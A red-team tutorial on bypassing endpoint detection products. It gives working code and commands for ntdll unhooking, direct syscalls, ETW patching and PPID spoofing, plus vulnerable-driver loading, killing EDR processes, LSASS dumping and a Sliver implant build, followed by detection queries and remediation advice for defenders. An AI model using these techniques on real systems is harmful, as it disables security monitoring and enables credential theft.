EDR Bypass Techniques
Modern EDR products (Defender for Endpoint, CrowdStrike Falcon, SentinelOne, Carbon Black) use userland hooks, kernel callbacks, ETW telemetry, and machine learning to detect threats. This guide covers systematic approaches to understanding and bypassing each detection layer during authorized red team engagements.
Authorization boundary — disabling the control you are testing
Quick Navigation
Why EDR Bypass Knowledge Is Essential
- EDR Is the New Perimeter: With most orgs running next-gen EDR, the ability to operate around it determines engagement success.
- Realistic Testing: If you can't bypass EDR, you can't test the organization's actual defenses — you're only testing the EDR vendor.
- Continuous Arms Race: EDR vendors update detection weekly. Understanding the architecture (not just point bypasses) ensures adaptability.
- Report Value: Demonstrating EDR bypass provides the most impactful finding for mature organizations.
EDR Detection Layers
EDR detection layers — one call, four independent observation points

Scroll sideways to see the whole diagram
| Layer | Mechanism | What It Detects | Bypass Approach |
|---|---|---|---|
| Userland Hooks | ntdll.dll function hooking (inline JMP) | API calls: NtAllocateVirtualMemory, NtWriteProcessMemory, etc. | Direct syscalls, unhooking, fresh ntdll copy |
| Kernel Callbacks | PsSetCreateProcessNotifyRoutine, ObRegisterCallbacks | Process creation, thread injection, handle operations | BYOVD, callback removal, indirect execution |
| ETW Providers | Microsoft-Windows-Threat-Intelligence, .NET CLR | .NET assembly loads, AMSI scans, memory operations | ETW patching, provider disablement |
| ML / Behavioral | Cloud-side analytics, behavioral patterns | Anomalous process trees, known attack chains | PPID spoofing, sleep masking, living-off-the-land |
| Static Analysis | Signature scanning, YARA rules, import analysis | Known tool signatures, suspicious imports | Obfuscation, custom tooling, reflective loading |
Per-EDR Analysis
Microsoft Defender for Endpoint
Hooks: ntdll via InstrumentationCallback. Kernel: WdFilter.sys minifilter. Heavy ETW reliance (TI provider). Cloud ML for behavioral detection.
Key: Disable ETW TI provider + AMSI patch + sleep obfuscation
CrowdStrike Falcon
Hooks: Heavy ntdll hooking of key functions. Kernel: csagent.sys with kernel callbacks + minifilter. Strong behavioral engine. Tamper protection.
Key: Direct syscalls essential. Avoid common injection patterns. Custom loaders.
SentinelOne
Hooks: Inline hooks on ntdll + kernel32. Kernel: SentinelMonitor.sys. ML-heavy with autonomous response. Can roll back ransomware.
Key: Fresh ntdll loading + indirect syscalls + memory encryption
Carbon Black (VMware)
Hooks: API hooks + driver-level monitoring. Strong on process tree analysis. Script block logging integration.
Key: Avoid suspicious parent-child relationships. Use COM/WMI for execution.
Testing Methodology
# Step 1: Identify the EDR product
# Process enumeration
Get-Process | Where-Object { $_.Company -match
  'CrowdStrike|SentinelOne|Carbon Black|Symantec|McAfee|Trend|Palo|Cylance' }

# Service enumeration
Get-Service | Where-Object { $_.DisplayName -match
  'Falcon|Sentinel|Carbon|Defender|Cortex|Cylance' }

# Driver enumeration — shows kernel-level protection
fltMC.exe filters      # loaded minifilter drivers (needs elevation)
driverquery /v | findstr /i "crowd sentinel carbon defender"

# Step 2: Check hook status on ntdll
# Dump ntdll to check for inline hooks
# SyscallDumper — enumerate hooked functions
SyscallDumper.exe

# Step 3: Test detection boundaries
# Start with benign indicators and escalate:
# Level 1: x64 calc shellcode (signatured, no evasion)
# Level 2: Custom shellcode with encrypted strings
# Level 3: Direct syscalls + custom loader
# Level 4: Full evasion chain (sleep mask + unhook + syscalls)
Userland Unhooking
EDR hooks work by modifying the first bytes of ntdll.dll functions (inline hooking) to redirect execution to EDR inspection code. Unhooking restores the original function bytes, removing the EDR's visibility.
// Method 1: Fresh ntdll from disk
// Read clean ntdll.dll from disk and overwrite the .text section of the loaded copy
HANDLE hFile = CreateFileA("C:\Windows\System32\ntdll.dll",
  GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, 0, NULL);
// Map the clean file, find .text section, copy over hooked ntdll in memory
// This removes ALL hooks in one operation

// Method 2: Fresh ntdll from KnownDlls
// Open \KnownDlls\ntdll.dll section object — guaranteed clean copy
HANDLE hSection;
UNICODE_STRING objName;
RtlInitUnicodeString(&objName, L"\KnownDlls\ntdll.dll");
OBJECT_ATTRIBUTES objAttr;
InitializeObjectAttributes(&objAttr, &objName, OBJ_CASE_INSENSITIVE, NULL, NULL);
NtOpenSection(&hSection, SECTION_MAP_READ, &objAttr);

// Method 3: Fresh ntdll from suspended process
// Spawn a suspended notepad.exe, read its clean ntdll, unhook ours
STARTUPINFO si = {sizeof(si)};
PROCESS_INFORMATION pi;
CreateProcessA("C:\Windows\System32\notepad.exe", NULL, NULL, NULL,
  FALSE, CREATE_SUSPENDED, NULL, NULL, &si, &pi);
// Read ntdll .text section from pi.hProcess
// Overwrite our hooked ntdll .text section
TerminateProcess(pi.hProcess, 0);# PowerShell unhooking (using reflection)
# Warning: AMSI must be bypassed first or this will be caught
$ntdll = [System.IO.File]::ReadAllBytes("C:\Windows\System32\ntdll.dll")
# Parse PE headers, find .text section, overwrite in memory
# Reflective loaders that unhook while loading are user-defined reflective loaders (UDRLs).
# BokuLoader is a public Cobalt Strike UDRL proof of concept that demonstrates the pattern:
# copy a clean ntdll, resolve syscalls yourself, then map the beacon. Sliver and Havoc ship
# their own loaders — neither bundles BokuLoader.
# NimlineWhispers is a separate project that generates Nim syscall stubs.
What the defender sees: a normal
process reads very few DLLs from disk after load, so a process opening
C:\Windows\System32\ntdll.dll for reading is one of the highest-signal indicators of
unhooking — the tool has to read the clean file to restore the bytes. The second indicator is the
page-permission change itself: NtProtectVirtualMemory against an image section of
ntdll, from a thread that is not a loader. Both survive a payload that never touched disk.
Direct & Indirect Syscalls
Instead of unhooking, bypass the hooks entirely by making syscalls directly. Direct syscalls execute
the syscall instruction from your code; indirect syscalls jump into the middle of the real
ntdll function (after the hook) or use the syscall stub from ntdll itself.
| Approach | Tool / Framework | How It Works |
|---|---|---|
| Direct Syscall | SysWhispers3 | Generate syscall stubs at compile time. syscall instruction executes from your binary — bypasses all userland hooks but detectable via call stack analysis. |
| Indirect Syscall | HellsGate / HalosGate | Resolve syscall numbers at runtime by walking ntdll exports. Jump to the syscall instruction inside ntdll itself, so the call stack looks legitimate. |
| Hooked Recovery | TartarusGate | If the target function is hooked (JMP instead of mov r10, rcx), search neighboring Nt* stubs for clean syscall numbers and calculate the target by offset. |
| Trampoline | RecycledGate | Use any unhooked Nt* function's syscall stub as a trampoline — no need to find the specific function's stub. |
// Direct syscall stub (x64 MASM) — generated by SysWhispers3
// python3 syswhispers.py -a x64 -l masm -f NtAllocateVirtualMemory,NtProtectVirtualMemory

.code
NtAllocateVirtualMemory PROC
    mov r10, rcx
    mov eax, 18h          ; SSN for NtAllocateVirtualMemory (version-specific)
    syscall
    ret
NtAllocateVirtualMemory ENDP

// Indirect syscall variant — jump to syscall inside ntdll
NtAllocateVirtualMemory_Indirect PROC
    mov r10, rcx
    mov eax, 18h
    jmp qword ptr [syscallAddr]  ; Points into ntdll's .text section
NtAllocateVirtualMemory_Indirect ENDP

// HalosGate — runtime syscall number resolution (C pseudocode)
DWORD GetSSN(LPCSTR funcName) {
    HMODULE ntdll = GetModuleHandleA("ntdll.dll");
    BYTE* func = (BYTE*)GetProcAddress(ntdll, funcName);

    // Check if function is hooked (first bytes should be: mov r10, rcx; mov eax, SSN)
    if (func[0] == 0x4c && func[1] == 0x8b && func[2] == 0xd1) {
        return *(DWORD*)(func + 4);  // Clean — read SSN directly
    }

    // Hooked — search neighboring stubs (HalosGate technique)
    for (int i = 1; i < 500; i++) {
        // Check function above
        if (*(func - i*32) == 0x4c && *(func - i*32 + 1) == 0x8b) {
            return *(DWORD*)(func - i*32 + 4) + i;  // SSN = neighbor + offset
        }
        // Check function below
        if (*(func + i*32) == 0x4c && *(func + i*32 + 1) == 0x8b) {
            return *(DWORD*)(func + i*32 + 4) - i;
        }
    }
    return 0;
}BYOVD (Bring Your Own Vulnerable Driver)
BYOVD loads a legitimately signed but vulnerable kernel driver to gain kernel-level code execution. From the kernel, you can remove EDR kernel callbacks, disable drivers, and operate with zero userland visibility.
| Vulnerable Driver | CVE / Capability | Use Case |
|---|---|---|
| dbutil_2_3.sys | CVE-2021-21551 — arbitrary kernel R/W | Dell firmware utility, used by EDRSandBlast |
| gdrv.sys | Arbitrary kernel R/W | GIGABYTE driver, used by KDU |
| procexp152.sys | Kill any process | Process Explorer driver, used by Backstab |
| amsdk.sys | Arbitrary kernel R/W | Zemana AntiMalware driver |
| iqvw64e.sys | Arbitrary kernel R/W | Intel Network Adapter Diagnostic Driver |
Full driver list at loldrivers.io. Tools: EDRSandBlast (automated callback removal), KDU (multi-driver support), Backstab (kill protected EDR processes via procexp driver).
# Load a vulnerable driver
sc create VulnDrv type= kernel binPath= C:\Temp\dbutil_2_3.sys
sc start VulnDrv

# EDRSandBlast needs an action verb before any switches:
#   audit | dump | cmd | credguard | firewall | load_unsigned_driver
# The dump action removes the EDR's kernel callbacks, disables ETW TI, then dumps the target process
EDRSandBlast.exe dump --usermode --kernelmode --process-name lsass.exe -o lsass.dmp

# Backstab — kill a protected EDR process via the Process Explorer driver
Backstab.exe -n CSFalconService.exe -k
Backstab.exe -n SentinelAgent.exe -k

# KDU — versatile kernel driver utility
# Supports 30+ vulnerable drivers
KDU.exe -prv 1 -map payload.sys
Danger
ETW Blinding
ETW (Event Tracing for Windows) is a primary telemetry source for EDR. Key providers to blind:
Microsoft-Windows-Threat-Intelligence (kernel-level, requires BYOVD — tracks memory allocations, unbacked code execution)
and .NET CLR ETW (userland, patchable — tracks assembly loading). The technique patches
EtwEventWrite in ntdll to return immediately, similar to AMSI bypass.
# Patch EtwEventWrite to disable ETW telemetry
# Overwrite prologue with: xor rax, rax; ret (0x48 0x33 0xC0 0xC3)

$ntdll = [System.Runtime.InteropServices.Marshal]::GetHINSTANCE(
    (([System.Reflection.Assembly]::LoadWithPartialName('Microsoft.Win32.UnsafeNativeMethods')).
    GetType('Win32')).GetModules()[0])

$etwAddr = [Win32]::GetProcAddress($ntdll, 'EtwEventWrite')
$oldProtect = 0
[Win32]::VirtualProtect($etwAddr, [uint32]4, 0x40, [ref]$oldProtect)
[System.Runtime.InteropServices.Marshal]::WriteByte($etwAddr, 0, 0x48)
[System.Runtime.InteropServices.Marshal]::WriteByte($etwAddr, 1, 0x33)
[System.Runtime.InteropServices.Marshal]::WriteByte($etwAddr, 2, 0xC0)
[System.Runtime.InteropServices.Marshal]::WriteByte($etwAddr, 3, 0xC3)
[Win32]::VirtualProtect($etwAddr, [uint32]4, $oldProtect, [ref]$oldProtect)

# Verify ETW is disabled
logman query -ets | findstr -i "threat defender"

# For Cobalt Strike: use InlineExecute-Assembly BOF
# Patches ETW before loading .NET assemblies in-process
Kernel Callback Removal
EDR products register kernel callbacks to monitor process creation (PsSetCreateProcessNotifyRoutine),
thread creation (PsSetCreateThreadNotifyRoutine), image/DLL loading (PsSetLoadImageNotifyRoutine),
handle operations (ObRegisterCallbacks), registry (CmRegisterCallbackEx), and filesystem
events (minifilter FltRegisterFilter). Removing these callbacks with a BYOVD driver blinds the EDR
while its process continues running. Note: most EDR products have tamper protection that detects their own callback removal.
# Enumerate userland hooks and registered kernel callbacks — changes nothing, safe first step
EDRSandBlast.exe audit --usermode --kernelmode

# Remove callbacks + disable ETW TI, then dump LSASS
EDRSandBlast.exe dump --usermode --kernelmode --process-name lsass.exe -o lsass.dmp

# Keep the callbacks removed instead of restoring them on exit
EDRSandBlast.exe dump --usermode --kernelmode --no-restore --process-name lsass.exe -o lsass.dmp

# Verify callback removal — check if the EDR minifilter is still active
fltMC.exe instances
fltMC.exe filters
There is no per-driver switch to remove: EDRSandBlast checks each registered callback against its
embedded list of security-product drivers, so the tool only removes what it recognises. On an EDR
it has not seen before, the workflow is audit first, read the driver names it prints,
add them and rebuild — which is also why the driver list is the first thing an EDR vendor updates.
Sleep Obfuscation (Sleep Masking)
When an implant sleeps (beacon interval), its code sits in memory where EDR scanners can detect known C2 patterns. Sleep obfuscation encrypts the beacon in memory during sleep and decrypts it when the callback timer fires.
| Technique | Mechanism | Framework Support |
|---|---|---|
| Ekko | Uses CreateTimerQueueTimer + NtContinue to mark memory RW, encrypt with RC4/AES, sleep, decrypt on wake, restore RX permissions. |
Havoc (built-in), custom |
| Foliage | APC-based sleep with encryption — queues APCs to handle memory permission and crypto operations. | Custom implementations |
| DeathSleep | Releases all RX memory during sleep — no detectable executable regions remain. Most evasive. | Custom implementations |
| Call Stack Spoofing | Fakes the sleeping thread's call stack to point to kernel32/ntdll. Defeats stack-based memory scanning. | Cobalt Strike (ThreadStackSpoofer), custom |
// Cobalt Strike — Malleable C2 sleep mask configuration
set sleep_mask "true";
set sleep_mask_deobfuscate "true";
set sleep_time "60000";
set jitter "37";

// Cobalt Strike — call stack spoofing
set spawnto_x64 "%windir%\sysnative\dllhost.exe";
set spawnto_x86 "%windir%\syswow64\dllhost.exe";

// Sliver — sleep obfuscation via implant config
generate --mtls 10.10.10.5 --os windows --arch amd64 \
  --evasion --skip-symbols

// Havoc — sleep masking is configured per build in the profile (yaotl), not enabled by default.
// Sleep is in seconds; SleepMask 1 enables masking, SleepMaskTechnique 1 = Foliage, 2 = Ekko.
//   Demon { Sleep = 5  Jitter = 20
//           Implant { SleepMask = 1  SleepMaskTechnique = 2 }
//           Injection { Spawn64 = "C:\Windows\System32\Werfault.exe" } }

// Manual Ekko implementation (C/C++):
// 1. Create timer queue
HANDLE hTimerQueue = CreateTimerQueue();
// 2. Queue timer that fires ROP chain to:
//    a. VirtualProtect(beacon, size, PAGE_READWRITE, &old)
//    b. SystemFunction032(beacon_data, &key)  // RC4 encrypt
//    c. WaitForSingleObject(hEvent, sleep_ms)
//    d. SystemFunction032(beacon_data, &key)  // RC4 decrypt
//    e. VirtualProtect(beacon, size, PAGE_EXECUTE_READ, &old)
CreateTimerQueueTimer(&hTimer, hTimerQueue, ropGadget, ctx, 0, 0, 0);
PPID Spoofing & Process Attributes
// PPID Spoofing — fake the parent process of your implant
// Makes malware appear to be spawned by a legitimate process

// Using PROC_THREAD_ATTRIBUTE_PARENT_PROCESS
STARTUPINFOEX si;
ZeroMemory(&si, sizeof(si));
si.StartupInfo.cb = sizeof(STARTUPINFOEX);

SIZE_T size;
InitializeProcThreadAttributeList(NULL, 1, 0, &size);
si.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(
  GetProcessHeap(), 0, size);
InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &size);

// Set svchost.exe as parent
HANDLE hParent = OpenProcess(PROCESS_ALL_ACCESS, FALSE, svchost_pid);
UpdateProcThreadAttribute(si.lpAttributeList, 0,
  PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, &hParent, sizeof(HANDLE), NULL, NULL);

CreateProcessA("C:\Windows\System32\notepad.exe", NULL, NULL, NULL,
  FALSE, EXTENDED_STARTUPINFO_PRESENT, NULL, NULL,
  &si.StartupInfo, &pi);
// notepad.exe appears as child of svchost.exe
OPSEC Tips
Avoid Fork & Run
Use inline execution (BOFs) instead of spawning sacrificial processes — every new process is a detection opportunity.
Use Legitimate Parent Processes
Spawn from expected parents (explorer.exe for user processes, svchost for services) to avoid process tree anomalies.
Encrypt Everything in Memory
Never leave shellcode, strings, or C2 configs in plaintext memory — use sleep masking + string encryption.
Blend C2 Traffic
Use malleable C2 profiles that mimic legitimate traffic patterns. Jitter your beacon intervals randomly.
Detection & Blue Team
| Source | Detection |
|---|---|
| Sysmon Event 10 | Cross-process access to LSASS or ntdll.dll with suspicious GrantedAccess masks |
| Sysmon Event 7 | Unsigned or known-vulnerable driver loaded (BYOVD detection) |
| ETW Gaps | Missing telemetry from EtwEventWrite patching — correlate expected vs. actual event volume |
| Kernel Callbacks | Monitor callback registration changes; alert on PsSetCreateProcessNotifyRoutine removal |
| Memory Scanners | Periodic unbacked executable memory scans; detect RWX → RX transitions (sleep masking artifacts) |
| Call Stack Analysis | Unbacked return addresses in system call stacks indicate direct/indirect syscall usage |
// KQL — Detect BYOVD (vulnerable driver loading)
DeviceEvents
| where ActionType == "DriverLoad"
| where SHA256 in (known_vulnerable_driver_hashes)
| project Timestamp, DeviceName, FileName, SHA256, FolderPath

// KQL — Detect direct syscalls via unbacked call stacks
DeviceEvents
| where ActionType == "NtAllocateVirtualMemory"
| where InitiatingProcessFileName !in ("svchost.exe","services.exe")
| where AdditionalFields has "Unbacked"
| project Timestamp, DeviceName, InitiatingProcessFileName, FileName
Evidence Collection
An EDR-bypass finding is the claim a mature client will challenge hardest, because it usually means their most expensive control did not fire. Each claim needs two artefacts: the technique working, and the telemetry that should have caught it and did not.
Technique proof: The command or payload that executed, the output that proves it ran (a shell, a process listing, a dumped credential), and the host and timestamp. Screenshot the process list and the parent, not only the terminal output.
Telemetry gap: The client-side record for the same window, exported from their console: which alert fired, which was suppressed, and which sensor reported nothing at all. The gap is the finding — the bypass is only how you showed it.
Product and build: Exact EDR product, agent version, policy or sensor group, and Windows build. A bypass is version-specific; without these the finding cannot be re-tested by the vendor or by the client.
Payload identity: SHA-256 of every binary, driver and script used, with the driver hash for any BYOVD component. The client needs the hashes to hunt the artefacts after you leave.
Restoration record: What was disabled, when it was restored, and the proof it is running again (service state, callback audit, a known-good alert). An agent left impaired is an incident, not a finding.
False Positive Identification
Most "we bypassed the EDR" results are a sensor that had already stopped reporting, a policy that never covered the host, or a lab artefact. Rule each of these out before the finding goes in the report.
- Sensor not installed or not reporting: A host in a stale or unmanaged group produces no telemetry regardless of technique. Check the agent health state before claiming a bypass — that is a coverage finding, which is different and often more valuable.
- Policy exclusion: A folder, process or signer excluded by policy is not a bypass. Ask for the exclusion list; it explains a surprising number of "undetected" executions.
- Alert that fired and was not triaged: The detection working and the SOC not acting on it are different findings with different owners. Do not report the second as the first.
- Technique that never executed: A loader that failed to resolve its export, a driver the block list refused, or a payload that crashed before running produces silence that looks like evasion. Confirm the code ran before writing it up.
Bypass Test Checklist
Run in this order — each step is cheap and eliminates the next step's false positives.
Establish the baseline
- ☐ Agent health, version and policy group confirmed on the test host
- ☐ A known-bad, unprefixed test (for example an unmodified `calc` shellcode) alerts as expected
- ☐ Telemetry export working for the window, so a gap can be proven rather than assumed
Test one layer at a time
- ☐ Userland hook evasion tested separately from kernel-callback removal
- ☐ Each build changes exactly one variable, and the hash of each build recorded
- ☐ BYOVD attempted only on a lab-validated host, with the driver hash on the cleanup list
- ☐ Restoration verified — and a fresh known-bad test alerts again afterwards
Remediation
What the client can actually do about this
Deny the kernel route
- • Enable HVCI / Memory Integrity and the Microsoft Vulnerable Driver Block List, and enforce WDAC so only signed, allow-listed drivers load — that single control removes most of the BYOVD path on this page.
- • Turn on tamper protection and EDR self-protection, so callback removal and agent termination are blocked and alerted rather than merely logged.
- • Patch the driver-signing surface: unsigned-driver installation requires admin, so tier admin rights and remove standing local admin from workstations.
Deny the userland route
- • Enable the Microsoft-Windows-Threat-Intelligence ETW provider and consume it — unbacked executable memory and cross-process thread creation show up there even when ntdll is unhooked.
- • Alert on the artefacts rather than the APIs: ntdll read from disk, `NtProtectVirtualMemory` against an image section, RW→RX transitions on unbacked memory.
- • Credential Guard on every privileged endpoint, so a successful LSASS dump yields nothing worth the noise.
Make the gap visible
- • Monitor agent health as a security signal: a sensor that stops reporting mid-engagement is an alert, not a dashboard gap.
- • Baseline expected event volume per host and alert on a drop — that is what ETW patching and callback removal actually look like.
- • Keep a current asset-to-policy map, so "no telemetry" can be attributed to coverage rather than to evasion.